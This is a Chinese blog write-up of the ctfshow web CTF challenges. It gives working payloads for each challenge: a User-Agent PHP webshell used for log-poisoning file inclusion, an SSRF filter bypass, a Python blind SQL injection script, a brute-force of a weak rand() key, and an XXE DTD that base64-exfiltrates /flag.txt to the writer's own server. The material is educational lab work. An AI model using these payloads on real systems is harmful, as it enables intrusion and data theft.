
ctfshow ak赛web writeup

原创

参天大树SJ 于 2020-10-30 17:08:04 发布 170 收藏 1

分类专栏： ctf 白帽子黑客攻防 文章标签： ctfshow ak

本文链接：https://blog.csdn.net/sxsj333/article/details/109388243



ctf 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏

白帽子黑客攻防


16 篇文章 3 订阅

订阅专栏

签到 观已

```php
<?php

if(isset($_GET['file'])){
    $file = $_GET['file'];
    if(preg_match('/php/i', $file)){
        die('error');
    }else{
        include($file);
    }

}else{
    highlight_file(__FILE__);
}

?>
```


文件包含题，先fuzz看下哪些可以利用





发现日志/var/log/nginx/access.log可以使用，利用日志的文件包含

通过user-agent注入一句话木马

<?php eval($_POST[cmd])?>







cmd=system('cat /flag.txt');

flag{7e240327-1dc0-468f-8084-6fcbfa7c5ede}

web1 观字

```php
<?php

#flag in http://192.168.7.68/flag
if(isset($_GET['url'])){
    $url = $_GET['url'];
    $protocol = substr($url, 0,7);
    if($protocol!='http://'){
        die('仅限http协议访问');
    }
    if(preg_match('/\.|\;|\||\<|\>|\*|\%|\^|\(|\)|\#|\@|\!|\`|\~|\+|\'|\"|\.|\,|\?|\[|\]|\{|\}|\!|\&|\$|0/', $url)){
        die('仅限域名地址访问');
    }
    system('curl '.$url);
}
```

提示flag所在位置，但是因为正则，几种思路

一是将.改为。绕过

payload

`url=http://192。168。7。68/flag`

二是将ip地址进行进制转换在线ip进制转换

十六进制 = C0A80744

十进制 = 3232237380


二进制 = 11000000101010000000011101000100

但是因为这题不能有0，所以无法使用

flag{941a4760-f6d1-4eb4-bfc7-a9148e602f52}

web2 观星

fuzz



未过滤^，考虑布尔盲注

payload：

`id=1^case(ord(substr((database())from({0})for(1))))when({1})then(2)else(3)end.format(i,j)`

过滤了逗号，if 无法使用则用case…when…then…else…end# 代替绕过，

substr中的逗号用substr(…from…for…)代替绕过

```
import requests

url = 'http://bffbf175-8c98-42b3-a672-25ac63c119a8.chall.ctf.show/index.php?id=1^'
# payload = 'case(ord(substr((database())from({0})for(1))))when({1})then(2)else(3)end'   web1
# payload = 'case(ord(substr((select(group_concat(table_name))from(information_schema.tables)where((table_schema)regexp(database()))))from({0})for(1))))when({1})then(2)else(3)end'    flag,page,user
# payload = 'case(ord(substr((select(group_concat(column_name))from(information_schema.columns)where((table_name)regexp(0x666C6167)))from({0})for(1))))when({1})then(2)else(3)end'    FLAG_COLUMN,flag
payload = 'case(ord(substr((select(flag)from(flag))from({0})for(1))))when({1})then(2)else(3)end'
flag = ''

for i in range(1, 128):
    for j in range(38, 126):
        urls = url+payload.format(i, j)
        request = requests.get(urls)
        if 'I asked nothing' in request.text:
            flag += chr(j)
            print(flag)
            break``
```

web3 观图

右键查看源码

http://e5bf3a27-712a-4ab8-89de-bc7a444a8334.chall.ctf.show/showImage.php?image=Z6llu83MlDw=

http://e5bf3a27-712a-4ab8-89de-bc7a444a8334.chall.ctf.show/showImage.php

查看源码

```
<?php

//$key = substr(md5('ctfshow'.rand()),3,8);
//flag in config.php
include('config.php');
if(isset($_GET['image'])){
    $image=$_GET['image'];
    $str = openssl_decrypt($image, 'bf-ecb', $key);
    if(file_exphpists($str)){
        header('content-type:image/gif');
        echo file_get_contents($str);
    }
}else{
    highlight_file(__FILE__);
}
?>
```

图片链接为

/showImage.php?image=Z6llu83MlDw=

可以看到图片文件名是Z6llu83MlDw=经过bf-ecb算法用key得到的，再看key的生成方式

substr(md5(‘ctfshow’.rand()),3,8);

查询rand() 函数，若里面的参数为空，则返回

0 到getrandmax()之间的伪随机整数

getrandmax()函数返回随机数可能返回的最大值，既然有上限即可进行爆破来得出key 值

```php
<?php
    for($i=0;$i<getrandmax();$i++){
        $key = substr(md5('ctfshow'.$i),3,8);  //5a78dbb4
        $image="Z6llu83MlDw=";
        $str = openssl_decrypt($image, 'bf-ecb', $key);
        if(strpos($str,"gif") or strpos($str,"jpg") or strpos($str,"png")){
            print($str."\n");
            print($i."\n");
            print($key."\n");
            break;
        }
    }
    $str1 = openssl_encrypt('config.php', 'bf-ecb', '5a78dbb4');
    print($str1);
?>
```

得到str1为N6bf8Bd8jm0SpmTZGl0isw==

访问

http://e5bf3a27-712a-4ab8-89de-bc7a444a8334.chall.ctf.show/showImage.php?image=N6bf8Bd8jm0SpmTZGl0isw==

下载得到flag


```php
<?php

$key = '5a78dbb4';
$flag = 'flag{75718c46-a183-4d59-ba2c-b517c717a1b9}';
?>
```

web4 观心


查看源码，commo.js文件

```
var ret = '';
$.ajax({
        type: 'POST',
        url: 'api.php',
        async : false,
        dataType: 'json',
        data:{
                api:'http://flash.weather.com.cn/wmaps/xml/city.xml',
                city:city
        },
        success: function(data){
              ret = data['msg'];
        }
        });
return ret;
```



可以看到ajax请求了api.php接口，参数为api和city，正常请求截图



我们可以自己通过post提交参数请求这个接口




```
{"success":true,"msg":"\u6765\u81ea\u798f\u6e05\u5e02\u7684\u9053\u53cb,\u4f60\u90a3\u91cc\u73b0\u5728\u662f\u6674\u8f6c\u591a\u4e91 \u98ce\u5411\u4e3a\u4e1c\u5317\u98ce4-5\u7ea7\u8f6c\u5317\u98ce3-4\u7ea7"}
```



city是城市，api原先是天气接口，xml很容易想到xxe利用外部实体外带，那就容易解决了

首先新建两个文件，ip用自己的服务器ip替代

evil.dtd:

```
<!ENTITY % file SYSTEM "PHP://filter/read=convert.base64-encode/resource=/flag.txt" >
<!ENTITY % all "<!ENTITY xxe SYSTEM 'http://ip/?%file;'>">
%all;
```

evil.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE ANY[
<!ENTITY % xxe SYSTEM "http://ip/evil.dtd">
%xxe;
]>
<reset><login>&xxe;</login><secret>login</secret></reset>
```

将两个文件上传到自己服务器
然后访问
http://95f76edf-b622-427e-86e4-c5fc53b20086.chall.ctf.show/api.php

```
post:city=fuzhou&api=http://ip/evil.xml
```

得到

```
Warning: DOMDocument::loadXML(): StartTag: invalid element name in http://ip/?ZmxhZ3tlN2U2ZmE0Zi0wNzc4LTRmNmMtODFmMS1mNmYzNzgyZTdmOTd9Cg==, line: 1 in /var/www/html/api.php on line 20
```

将ZmxhZ3tlN2U2ZmE0Zi0wNzc4LTRmNmMtODFmMS1mNmYzNzgyZTdmOTd9Cg==
base64解码后就是flag
flag{e7e6fa4f-0778-4f6c-81f1-f6f3782e7f97}